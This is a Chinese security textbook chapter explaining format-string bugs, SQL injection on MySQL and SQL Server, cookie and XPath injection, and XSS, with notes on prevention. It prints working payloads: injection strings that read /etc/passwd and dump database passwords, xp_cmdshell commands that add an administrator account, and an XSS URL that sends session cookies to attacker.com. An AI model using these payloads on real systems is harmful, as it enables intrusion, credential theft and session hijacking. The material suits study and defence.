格式化串漏洞产生于数据输出函数中对输出格式解析的缺陷。以最熟悉的 printf 函数为例，其参数应该含有两部分：格式控制符和待输出的数据列表。

```
    #include "stdio.h"
main()
{
        int a=44,b=77;
        printf("a=%d,b=%d\n",a,b);
        printf("a=%d,b=%d\n");
}
```

对于上述代码，第一个 printf 调用是正确的，第二个调用中则缺少了输出数据的变量列表。那么第二个调用将引起编译错误还是照常输出数据？如果输出数据又将是什么类型的数据呢？

按照实验环境将上述代码编译运行，实验环境如表 8-1-1 所示。

表 8-1-1　实验环境

	推荐使用的环境	备　　注
操作系统	Windows XP SP2	其他 Win32 操作系统也可进行本实验
编译器	Visual C++ 6.0	
编译选项	默认编译选项	
build 版本 r	elease 版本 de	bug 版本的实验过程将和本实验指导有所差异

说明：推荐使用 VC 加载程序，在程序关闭前能自动暂停程序以观察输出结果。

其运行结果如图 8.1.1 所示。




图 8.1.1　printf 函数的缺陷

第二次调用没有引起编译错误，程序正常执行，只是输出的数据有点出乎预料。使用 OllyDbg 调试一下，得到“a=4218928,b=44”的原因就真相大白了。

第一次调用 printf 的时候，参数按照从右向左的顺序入栈，栈中状态如图 8.1.2 所示。




图 8.1.2　printf 函数调用时的内存布局

当第二次调用发生时，由于参数中少了输入数据列表部分，故只压入格式控制符参数，这时栈中状态如图 8.1.3 所示。




图 8.1.3　格式化串漏洞原理

虽然函数调用时没有给出“输出数据列表”，但系统仍然按照“格式控制符”所指明的方式输出了栈中紧随其后的两个 DWORD。现在应该明白输出“a=4218928,b=44”的原因了：4218928 的十六进制形式为 0x00406030，是指向格式控制符“a=%d,b=%d\n”的指针；44 是残留下来的变量 a 的值。

如果我们把第二个调用写成

```
printf("a=%d,b=%d,c=%d\n");
```

聪明的读者朋友，您能预测出第三个变量输出的值吗？

8.1.2　用 printf 读取内存数据

到此为止，这个问题还只是一个 bug，算不上漏洞。但如果 printf 函数参数中的“格式控制符”可以被外界输入影响，那就是所谓的格式化串漏洞了。对于如下代码：

```
    #include "stdio.h"
int main(int argc, char ** argv)
{
        printf(argv[1]);
    }
```

按照实验环境编译，实验环境如表 8-1-2 所示。

表 8-1-2 实验环境

	推荐使用的环境	备 注
操作系统	Windows XP SP2	其他 Win32 操作系统也可进行本实验
编译器	Visual C++ 6.0	
编译选项	默认编译选项	
build 版本 r	elease 版本 de	bug 版本的实验过程将和本实验指导有所差异

说明：请使用命令行方式加载，并传入适当的参数配合实验。

当我们向程序传入普通字符串（如“failwest”）时，将得到简单的反馈。但如果传入的字符串中带有格式控制符时，printf 就会打印出栈中“莫须有”的数据。

例如，输入“%p,%p,%p……”，实际上可以读出栈中的数据，如图 8.1.4 所示。




图 8.1.4 利用格式化串漏洞读内存

8.1.3 用 printf 向内存写数据

只是允许读数据还不算很糟糕，但是如果配合上修改内存数据，就有可能引起进程劫持和 shellcode 植入了。

在格式化控制符中，有一种鲜为人知的控制符%n。这个控制符用于把当前输出的所有数据的长度写回一个变量中去，下面这段代码展示了这种用法。

```
    #include "stdio.h"
int main(int argc, char ** argv)
{
        int len_print=0;
        printf("before write: length=%d\n",len_print);
        printf("failwest:%d%n\n",len_print,&len_print);
        printf("after write:  length=%d\n",len_print);
```

```
}
```

第二次 printf 调用中使用了%n 控制符，它会将这次调用最终输出的字符串长度写入变量 len_print 中。“failwest:0”长度为 10，所以这次调用后 len_print 将被修改为 10。

按照实验环境编译代码，实验环境如表 8-1-3 所示。

表 8-1-3　实验环境

	推荐使用的环境	备　　注
操作系统	Windows XP SP2	其他 Win32 操作系统也可进行本实验
编译器	Visual C++ 6.0	
编译选项	默认编译选项	
build 版本 r	elease 版本 de	bug 版本的实验过程将和本实验指导有所差异

说明：推荐使用 VC 加载程序，在程序关闭前能自动暂停程序以观察输出结果。

运行结果如图 8.1.5 所示。




图 8.1.5　利用格式化串漏洞写内存

8.1.4　格式化串漏洞的检测与防范

当输入输出函数的格式化控制符能够被外界影响时，攻击者可以综合利用前面介绍的读内存和写内存的方法修改函数返回地址，劫持进程，从而使 shellcode 得到执行。

比起大量使用命令和脚本的 UNIX 系统，Windows 操作系统中命令解析和文本解析的操作并不是很多，再加上这种类型的漏洞发生的条件比较苛刻，使得格式化串漏洞的实际案例非常罕见。

堆栈溢出漏洞往往被复杂的程序逻辑所掩盖，给漏洞检测造成一定困难。相对而言，格式化串漏洞的起因非常简单，只要检测相关函数的参数配置是否恰当就行。通常能够引起这种漏洞的函数包括：

```
    int printf( const char* format [, argument]... );
int wprintf(  const wchar_t* format [, argument]... );
int fprintf( FILE* stream, const char* format [, argument ]...);
int fwprintf( FILE* stream, const wchar_t* format [, argument ]...);
int sprintf( char *buffer, const char *format [, argument] ... );
int swprintf( wchar_t *buffer, const wchar_t *format
[, argument] ... );
```

```
int vprintf( const char *format, va_list argptr );
int vwprintf( const wchar_t *format, va_list argptr );
int vfprintf( FILE *stream, const char *format, va_list argptr );
int vfwprintf( FILE *stream, const wchar_t *format, va_list argptr );
int vsprintf( char *buffer, const char *format, va_list argptr );
    int vswprintf( wchar_t *buffer, const wchar_t *format, va_list argptr );
```

所以，通过简单的静态代码扫描，一般可以比较容易地发现这类漏洞。此外，VS2005 中在编译级别对参数做了更好的检查，而且默认情况下关闭了对“%n”控制符的使用。

8.2 SQL 注入攻击

8.2.1 SQL 注入原理

SQL 命令注入的漏洞是 Web 系统特有的一类漏洞，它源于 PHP、ASP 等脚本语言对用户输入数据和解析时的缺陷。

以 PHP 语言为例，如果用户的输入能够影响到脚本中 SQL 命令串的生成，那么很可能在添加了单引号、#号等转义命令字符后，能够改变数据库最终执行的 SQL 命令。

如图 8.2.1 所示，如果程序员在编程时没有对用户输入的变量$u 和$p 进行合理的限制，那么当攻击者把用户名输入为 admin’#的时候，输入字串中的单引号将和脚本中的变量的单引号形成配对，而输入字串中的“#”号对于 My SQL 的语言解释器来说是一行注释符，因此后边的语句将被当做注释处理。在上述例子中，通过这样的输入，攻击者可以轻易绕过身份验证机制，没有正确的密码也能看到管理员的信息。

SQL 注入攻击的精髓在于构造巧妙的注入命令串，从服务器不同的反馈结果中，逐步分析出数据库中各个表项之间的关系，直到彻底攻破数据库。遇到功能强大的数据库（如 MS SQL Server）时，如果数据库权限配置不合理，利用存储过程有时甚至可以做到远程控制服务器。




图 8.2.1 SQL 注入原理

不像缓冲区溢出攻击那样需要掌握大量系统底层的知识，SQL 注入攻击的技术门槛相对较低，只要懂得基本的 Web 技术和数据库知识，就能够实施攻击。另外，一些自动化的攻击工具（如 NBSI2 等）也使得这类攻击变得更加容易。目前，这类攻击技术已经发展成为一套比较完

善的体系，并成为“黑”网站的主流技术。

ASP+SQL Server 与 PHP+MySQL 是最容易遭到注入攻击的网站类型。本节将在假定您熟悉这些脚本语言和数据库技术的前提下，简要总结这两种网站类型中常用的漏洞攻击与防范技术。

脚本类攻击非常灵活，取决于 Web Server 配置参数、数据库类型、数据库权限配置、脚本逻辑等诸多因素，且自成体系。鉴于脚本类漏洞利用与软件的内存漏洞利用技术相差甚远，如有机会我将单独著书，系统地介绍这类技术。

8.2.2 攻击 PHP+MySQL 网站

首先要介绍几个 PHP 配置文件 php.ini 中与注入攻击相关的重要选项，如表 8-2-1 所示。

表 8-2-1

选　项	安全配置	说　明
safe_mode on		安全模式
display_errors of	f	是否向客户端返回错误信息。错误信息能够帮助攻击者摸清数据库的表结构和变量类型等重要信息
magic_quotes_gpc on		自动将提交变量中的单引号、双引号、反斜线等特殊符号替换为转义字符的形式。例如，’ 将被转换为 \’

只能说正确地配置这些选项能够增加攻击的难度，但这些配置并不是解决问题的根本办法。例如，在 display_errors 关闭的情况下，攻击者可以利用盲注的方法通过服务器的不同反馈进行分析，获得表结构和列名等信息；在 magic_quotes_gpc 打开的情况下，攻击者仍然可以通过 MySQL 提供的 char()和 ascii()等函数引用敏感字符。

由于 MySQL 数据库 3.x 版本不支持 UNION 查询，而 4.x 与 5.x 版本支持 UNION 查询，故注入方式不尽相同。

MySQL 4.x 及其以上版本中支持 UNION 查询。利用联合查询往往可以直接把得到的数据返回到某个变量中，从而在网页中显示出来。

首先通过

```
    failwest' union select 1#
failwest' union select 1,2#
failwest' union select 1,2,3#
    failwest' union select 1,2,3,4,…#
```

的方式试探脚本中共有几个变量接收数据。当返回的页面不再出错时，证明变量的数量正好，观察页面中显示出来的数字，可以确定出能够用于显示结果的变量位置。

例如，对于一个存在漏洞的网站，用

```
failwest' union select 1,2,3,4,5,6,7,8,9#
```

尝试后，得到了正常的返回，而且在页面表格的列中出现了“2”、“3”、“8”三个数字，那么我们就可以把数据库查询的结果返回给这“8”个位置。

```
failwest' union select 1,2,3,4,5,6,7,user,9 from mysql.user
```

攻击成功时能够得到如图 8.2.2 所示的页面。

序号	歌曲名称	在线收听	专辑	人气
1	2		3	huanggao
2	2		3	efinal
3	2		3	dxkx
4	2		3	eeyes
5	2		3	eiv2@mysql
6	2		3	etmail
7	2		3	gonghui
8	2		3	horde
9	2		3	maildrop
10	2		3	myicq
11	2		3	proftpd
12	2		3	root

图 8.2.2　注入的 SQL 语句被执行

利用这样的方法，构造恰当的 SQL 语句，实际上可以检索数据库中的任意数据。

除了检索数据之外，这里再给出一些攻击者常用的注入命令串，如表 8-2-2 所示。这些攻击串可以跟在 URL 的后边，其中“failwest”代表提交的变量值。

表 8-2-2　SQL 注入攻击测试用例及其说明

SQL 注入攻击测试用例	说　明
failwest failwest' and 1=1# failwest' and 1=2#	判断注入点。第一次是正常请求，如果存在注入漏洞，那么第二次请求得到结果应该与第一次一样，并且第三次请求得到的结果应该与前两次不同
failwest' or 1=1#	返回所有数据，常用于有搜索功能的页面
failwest' union select version()#	返回数据库版本信息
failwest' union select database()#	返回当前的库名
failwest' union select user()#	返回数据库的用户名信息
failwest' union select session_user()#	
failwest' union select system_user()#	
failwest' union selectload_file('/etc/passwd')#	读取系统文件
failwest' selectuser,password from mysql.user#	返回数据库用户的密码信息，密码一般以 MD5 的方式存放

对于 MySQL 3.x 版本，不支持联合查询语言，无法插入整句的检索语言，因此通常采用盲注入的方式进行攻击，通过服务器对请求的反馈不同，一个字节一个字节地获得数据。

盲注入需要用到以下几个 MySQL 的函数：

```
mid( string , offset , len )
```

这个 API 用于取出字符串中的一部分。第一个参数是所要操作的字符串，第二个参数指明要截取字符串的偏移位置，第三个参数代表字符串的长度。

当攻击者想获得 etc/hosts 文件的内容时，将先从这个文件的第一个字节开始尝试注入：

```
    failwest'and ascii(mid((load_file('/etc/hosts'),1,1))=1#
failwest'and ascii(mid((load_file('/etc/hosts'),1,1))=2#
failwest'and ascii(mid((load_file('/etc/hosts'),1,1))=3#
    ……
```

当尝试的 ASCII 码与/etc/hosts 文件第一个字符的 ASCII 一样的时候，服务器将返回正常的页面，其余的尝试都将获得错误的页面。由于反馈的不同，最多进行 255 次尝试就能得到/etc/hosts 文件的第一个字节的值。

在获得了第一个字节之后，可以通过

```
    failwest'and ascii(mid((load_file('/etc/hosts'),2,1))=1#
failwest'and ascii(mid((load_file('/etc/hosts'),2,1))=2#
failwest'and ascii(mid((load_file('/etc/hosts'),2,1))=3#
    ……
```

获得第二个字节、第三个字节……的内容。

事实上，这件工作往往会通过编程来实现，而且只有不懂计算机科学的外行才会从 1～255 逐个尝试，因为任何一个懂得算法基础的程序员都会明白这里应该使用折半查找法。

最后，当 php.ini 中的 magic_quotes_gpc 配置选项被打开时，我们不能在攻击串中使用单引号，因为这对字符变量的攻击将不再可行，但如果是数字型变量，则仍然能够实现注入攻击。

对应于上例，load_file('/etc/hosts')调用中的单引号和斜杠可以用 MySQL 提供的另一个函数 char()进行转换，如表 8-2-3 所示。

表 8-2-3　char 与 ASCII 的对应

char	/	e		t	c	/	H	o	s	t	s
ASCII	47	101	1	16	99	47	104	111	115	116	115

```
failwest'and ascii(mid((load_file('etc/host'),1,1))=1#
```

可以转换为

```
failwest’ and ascii(mid((load_file(char(47,101,116,99,47,104,111,
115,116,115),1,1))=1#
```

8.2.3　攻击 ASP+SQL Server 网站

与 MySQL 数据库相比，微软的 SQL Server 不但支持 UNION 查询，而且可以直接使用多

语句查询，只要用分号分隔开不同的 SQL 语句即可。由于 SQL S erver 功能更加强大，因此一旦被攻击者控制，后果往往也更加严重。

对于 ASP+SQL Se rver 类型的网站，虽然有个别函数和表名与 PHP+SQL 不同，但大体思路还是一样的，如表 8-2-4 所示。

表 8-2-4　SQL 注入攻击测试用例及其说明

SQL 注入攻击测试用例	说　明
failwest-- failwest' and 1=1-- failwest' and 1=2--	判断是否存在注入漏洞。SQL Server 中的行注释符号为“--”
URL; and user>0--	user 是 SQL Server 的一个内置变量，它的值是当前连接的用户名，数据类型为 nvarchar。用 nvarchar 类型与 int 类型比较会引起错误，而 SQL Se rver 在返回的错误信息中往往会暴露出 user 的值：将 nvarchar 值“XXX”转换数据类型为 int 的列时发生语法错误
URL;and db_name()>0--	获得数据库名
URL;and (select count(*) from sysobjects)>0--	msysobjects 是 Access 数据库的系统表，sysobjects 是 SQL Server 的系统表。通过这两次攻击尝试，可以从服务器的反馈中辨别出服务器使用的数据库类型
URL;and (select count(*) from msysobjects)>0--	
failwest' a nd (se lect c ount(*) fr om sy sobjects w here Xtype='u' and status>0)=表的数目--	测试数据库中有多少用户自己建立的表。sysobjects 中存放着数据库内所有表的表名、列名等信息。xtype='U' and status>0 表示只检索用户建立的表名
failwest' an d (s elect Top 1 name from sysobjects wh ere Xtype='U' and status>0)>0--	获得第一个表的表名
failwest' an d (selec t op 1 n ame f rom sysobjects wh ere Xtype='U' and status>0 and name!='第一个表名')>0--	通过类似的方法可以获得其他表名
failwest' and (Se lect Top 1col_name(object_id('表名'),1) from sysobjects)>0--	通过 sysobjects 获得列名
failwest'and (select top 1 len(列名) from 表名)>0--	获得列名的长度
failwest' and (select top 1 asc(mid(列名,1,1)) from 表名)>0--	逐字读出列名的每一个字符，通常用于没有报错返回的盲注
URL;exec m aster..xp_cmdshell "net user 用户名密码 /add"--	利用存储过程 xp_cmdshell 在服务器主机上添加用户
URL;exec master..xp_cmdshell "n et lo calgroup administrators 用户名 /a dd"--	将添加的用户加入管理员组
URL;backup database 数据库名 to disk='路径';--	利用存储过程将数据库备份到可以通过 HTTP 访问到的目录下，或者也可通过网络进行远程备份

介绍到这里，相信您应该领会到 SQL 注入漏洞的严重性了。

8.2.4 注入攻击的检测与防范

网站系统的可输入接口比软件系统要多得多，脚本语言在提供了高度灵活性的同时也带有语义限制不够严格的缺点，这使得 Web 系统的安全性变得非常严峻。针对 SQL 注入漏洞的防范，最朴素的方法就是对用户输入的数据进行限制，过滤掉可能引起攻击的敏感字符。这里需要注意的是，千万不要忘记数据库对大小写不敏感，所以请使用正则表达式，同时过滤掉 select、SELECT、sEleCt、seLecT 等所有形式的保留字。

此外，有一些自动化扫描工具也可以帮助检测网站中的 SQL 注入漏洞，NGS 公司的产品 NGSSQuirreL 就是这样一款工具。

从 SQL 注入产生的根源来说，之所以存在 SQL 注入是因为查询语句采用了拼接字符串的形式，比如：

```
    string sql = "select * from users where user='" + username + "' and psw='" + password
+ "'";  //username 和 password 两个变量的值是由用户输入的
```

一种十分有效的防止 SQL 注入的方法是使用参数化查询（Parameterized Query）的方法。参数化查询就是在访问数据库时，将查询语句中要填入的数据通过参数的方式传递，这样数据库不会将参数的内容视为 SQL 语句的一部分，因此即便参数中含有攻击者构造的查询指令，也不会被执行。目前大部分数据库都支持参数化查询。一个典型的参数化查询语句类似于这个样子：

```
    string sql = "select * from users where username=? and password=?";
    PreparedStatement pstmt = connection.prepareStatement(sql);
    pstmt.setString(1,username);
    pstmt.setString(2,password);//username 和 password 两个变量的值是由用户输入的
```

ResultSet result = st mt.execute();也许是因为黑盒测试没有理论深度，学术界似乎总是对黑盒测试不感兴趣。在 SCI 或者 EI 检索器上您能够搜索到大量发表于 IEEE 或 ACM 期刊上的关于防治和检测 SQL 注入漏洞的学术论文，他们的观点基本上可以分为以下两类。

第一类主张在 Web 服务器运行时进行实时的入侵检测，处理问题的位置位于脚本程序与数据库之间。所使用的方法包括对 SQL 语句进行词法分析和语法分析来识别谓词结构；用状态机来描述 SQL 谓词逻辑等。这类方法能够在运行时有效地检测出攻击事件，但是会对 Web 服务器带来额外的运行负担。

第二类主张借鉴软件工程中代码分析的相关技术，如使用数据流分析（Data Flow Analysis）、类型验证系统（Type S ystem）、模型检测系统（Model C hecking）等查找程序高级逻辑错误的方法来对脚本代码进行漏洞挖掘。

虽然学术界提出的方法和观点很多，但大多处于理论探索阶段，某某网站被“黑”的报道仍然屡见不鲜。我个人认为，最有效、最直接的防范办法还是对程序员进行安全培训，让程序员在开发时遵守安全的开发流程和使用安全的编码方式，而不是发现漏洞后再考虑用某种“捷径”去修补。

8.3 其他注入方式

8.3.1 Cookie 注入，绕过马其诺防线

随着 SQL 注入攻击的泛滥，程序员们把常用的过滤、编码函数组织成库，最终制作成通用的防注入过滤库。通用防注入库可以过滤掉用户输入中含有的敏感字，如 select、union、and、or 等等，从而在很大程度上防止了 SQL 注入的发生，被很多站点采用。

然而，百密一疏的通用防注入系统却没有注意到，用户除了可以用 Get 和 Post 提交数据之外，还可以使用 Cookie 提交数据。这就给了黑客可乘之机。

我们先来看一下 Cookie 注入是怎样产生的。在 ASP 中，程序员经常会使用下面两种语句来获取用户提交的数据：

```
ID = Request.QueryString("id") //获取用户通过 GET 方式提交的 id 数据
ID = Request.Form("id")        //获取用户通过 POST 方式提交的 id 数据
```

许多程序员们为了同时支持 GET 和 POST 方式，常常使用下面这条“万能”语句：

```
ID = Request("id")
```

实际运行中，这条语句会先读取 GET 中的数据，如果没有再读取 POST 中的数据，如果还没有则会去读取 Cookie 中的数据。很多防注入系统会检测 GET 和 POST 数据中是否存在敏感字符，却忽略了对 Cookie 数据的检测。这样，攻击者就可以利用 Cookie 提交精心构造的注入命令串来进行 SQL 注入。

那么，怎样来检测一个站点是否存在 Cookie 注入漏洞呢？比如有下面这样一个地址：

```
http://www.testsite.com/news.asp?id=169
```

首先我们先输入以下地址来测试一下该站点是否存在 SQL 注入：

```
http://www.testsite.com/news.asp?id=169 and 1=1
```

如果浏览器跳出图 8.3.1 所示的对话框或者类似的其他提示，则说明该站点使用了敏感字过滤的防注入手段。




图 8.3.1 防注入系统的错误提示

如果我们在浏览器中只输入：

```
http://www.testsite.com/news.asp?
```

这时，由于没有向站点提交参数，所以是没有正常返回结果的。之后再在浏览器中输入：

```
javascript:alert(document.cookie="id=" + escape("169"));
```

按下回车键，浏览器会弹出一个对话框，内容为：id=169。然后点击浏览器的刷新按键，如果此时返回了正常结果，则表明该站点可以 Cookie 来提交数据。

然后我们来检测该站点是否存在 Cookie 注入漏洞，在浏览器中分别输入下面两句并刷新：

```
javascript:alert(document.cookie="id=" + escape("169 and 1=1"));
javascript:alert(document.cookie="id=" + escape("169 and 1=2"));
```

如果第一条语句执行后刷新返回了正常的结果，第二条语句执行后刷新没有返回正常结果，那么该站点就存在 Cookie 注入漏洞。攻击者可以使用 Cookie 构造 SQL 注入语句来进行注入攻击。

8.3.2 XPath 注入，XML 的阿喀琉斯之踵

随着 XML 被越来越多的人们应用，XML 的数据安全问题也逐渐凸显出来。XPath 是 XML 路径语言，它通过“引用数据”的方式从 XML 文档中读取各种信息，并且具有很好的松散输入特性和容错特性。正是由于这种特性，使得攻击者能够在 URL、表单或其他地方附上精心构造好的 XPath 查询语句来获得权限。

在一个系统中，如果在登录中使用的是数据库验证，那么检索用户的查询可能是类似于以下这条 SQL 语句：

```
Select * from table_name where user='admin' and psw='123'
```

回顾我们在“8.2 SQL 注入攻击”一节中讲到的内容，我们可以在用户名和密码输入框中输入'or 1=1 来绕过验证。现在，如果存放用户验证信息的不是一个数据库表，而是一个 XML 文件，将会是怎样的呢？

假设如下一个 XML 文件包含了用户信息：

```
<?xml version="1.0" encoding="UTF-8"?>
<users>
   <admin>
      <name>admin</name>
      <password>123</password>
   </admin>
</users>
```

那么对应的 XPath 查询语句应该为：

```
//users/admin[name/text()='admin' and password/text()='123']
```

在 XPath 语句中，“//”表示选择全部节点，如 users/admin 表示列举 users/admin 下的全部节点；中括号里面的语句是谓词。以上这条查询语句的涵义为：选择 users 节点中 admin 节点下的 name 属性为'admin'并且 password 属性为'123'的所有节点。

如果在用户名和密码输入框中都输入' or '1'='1，XPath 语句将变为：

```
//users/admin[name/text()='' or '1'='1' and password/text()='' or '1'='1']
```

显然中括号内部的谓词是 True，所以将选择所有 admin 用户，用户名密码认证自然就被绕过去了。

XPath 注入与 SQL 注入十分相似，所以它们的预防方法也是很类似的。有一点值得注意的是，虽然数据库可以采用参数化查询来防止 SQL 注入，但是 XPath 中却不支持参数化查询。幸运的是，我们可以采用 XQuery 来模拟参数化查询，从而防止注入的发生。

8.4 XSS 攻击

8.4.1 脚本能够“跨站”的原因

XSS 是跨站脚本（Cross Site Script）的意思，由于网站技术中的 Cascading Style Sheets 缩写为 CSS，为了不至于产生概念混淆，故一般用 XSS 来简称跨站脚本。

从数量上讲，XSS 是目前所有漏洞中所占比例最大的一类，编程时稍不留意就会产生这种漏洞，而且防不胜防。

在很多 Web 应用中，服务器都将客户端输入或请求的数据“经过简单的加工”后，再以页面文本的形式返回给客户端。例如，搜索引擎将用户输入的搜索串返回至页面中；运行出错时将用户输入的信息返回在错误提示页面中；论坛中显示用户提交的帖子等。

在这些 Web 应用中，如果对用户输入的“加工”过于简单，就会产生 XSS 漏洞。例如，下面这种代码对用户输入的数据没有经过任何“加工”，就直接返回给了客户端。

```
    <?php
echo $input
    ?>
```

当用户进行正常的请求：

```
http://testapp.com/test.php?input=this is a test
```

服务器将简单地把“this is a test”返回给客户端的浏览器，浏览器解析后会将这段文本显示在页面中。

但是，当遇到类似下面这样的请求时：

```
http://testapp.com/test.php?input=<script>alert('xss');</script>
```

“<script>alert('xss');</script>”对于 Web 服务器来说，和前一次请求中的输入“this is a test”没有任何质的区别，都是文本字符串，因此也将直接返回给客户端的浏览器。

客户端的浏览器在解析这次反馈的页面时，发现页面中的是脚本命令，而不是数据，因此会把“<script>alert('xss');</script>”当做脚本命令进行解析，进而执行，弹出一个警告消息框，如图 8.4.1 所示。




图 8.4.1 跨站脚本的测试用例

类似地，在搜索引擎、错误提示页面、论坛空间等 Web 应用中，如果对用户输入的数据没有经过很好的过滤，攻击者很可能利用这些“可信”的网站使用户的浏览器执行一些恶意的脚本。

XSS 漏洞产生于 Web 服务器把用户输入数据直接返回给客户端。与 SQL 注入攻击不同，这种攻击一般不能对 Web 服务器造成恶劣的影响，而只是利用 Web 服务器作为桥梁去攻击普通用户。跨站脚本中的“站”就是指被利用的 Web 服务器。

题外话：以上说法实际上不够严密。随着 XSS 蠕虫的出现，XSS 对服务器的攻击也逐渐得到重视。

比起执行 shellcode 获得远程控制的缓冲区溢出漏洞或者渗透数据库控制网站的 SQL 注入漏洞来说，很多攻击者和安全专家都对 XSS 漏洞不以为然，因为几句脚本命令的攻击效果非常有限，可能只能做到类似窃取 cookie 之类的事。

针对这个误区，笔者需要再指明两点：首先，XSS 攻击的目标是客户端的浏览器，因此受影响的范围要远远大于攻击服务器的 SQL 注入攻击；其次，独立的 XSS 漏洞攻击并不是非常严重，但是配合上其他攻击技术往往能产生非常严重的后果。因此，本节特意设计了几个典型的 XSS 利用场景，让您更深刻地理解这种漏洞的危害。

8.4.2 XSS Reflection 攻击场景

我实在不想把 XSS Reflection 生硬地翻译成“跨站脚本反射”，因为我觉得这样使用汉语会引起读者的误解和反感，所以这里将采用 XSS Reflection 这一大多数文献中都使用的说法。

在 XSS Reflection 的应用场景中，XSS 一般不能存放于 Web 服务器上，攻击者需要引诱目标点击一个含有脚本命令的 URL 链接。当用户向有漏洞的网站请求这个 URL 的时候，Web Server 把这个请求中含有的恶意脚本“反射”给用户浏览器，使 XSS 得到执行。

这里给出一个利用 XSS Reflection 进行 Session Hi-Jack 攻击的场景，如图 8.4.2 所示。

（1）用户正常登录一个网站，为了标识用户的登录，一个 cookie 被设置：

```
Set-Cookie:sessID=47e9……
```

（2）攻击者发给用户一个载有 XSS 的 URL 请求，如使用 E-mail、IM 消息等，来骗取用户点击。

```
http://testapp.com/test.php?input=<script>var+i=new+Image;+i.src="http://www.attacker.com/"%2bdocument.cookie;</script>
```

（3）用户点击载有 XSS 的链接，向 Web Server 发送 URL 请求。

（4）存在漏洞的 Web Server 简单地把 XSS 当做网页文本返回给客户端。

（5）用户收到网站的反馈，但是发现网页中的不是文本，而是脚本命令，于是会执行这些脚本命令。




图 8.4.2　XSS Refelection 攻击场景

（6）用户的浏览器执行的 XSS 是

```
var i=new Image; i.src="http://www.attacker.com/ "+document.cookie;
```

这些脚本使浏览器携带着当前会话的 Session ID 向 www.attacker.com 发送请求，攻击者这时正在 www.attacker.com 等着这次请求：

```
GET /sessId=47e9…… HTTP/1.1
Host: www.attacker.com
```

（7）攻击者利用得到的 Session ID，伪装成用户登录网站，来完成 Session Hi-Jack 攻击。

对于这个攻击场景，您可能还有一些疑惑的地方，例如，为什么要用 XSS 这么大费周折地窃取用户的 cookie，直接发一个本身就有恶意脚本的网站链接（如 www.attacker.com）给用户不是更简单吗？原因以下两点。

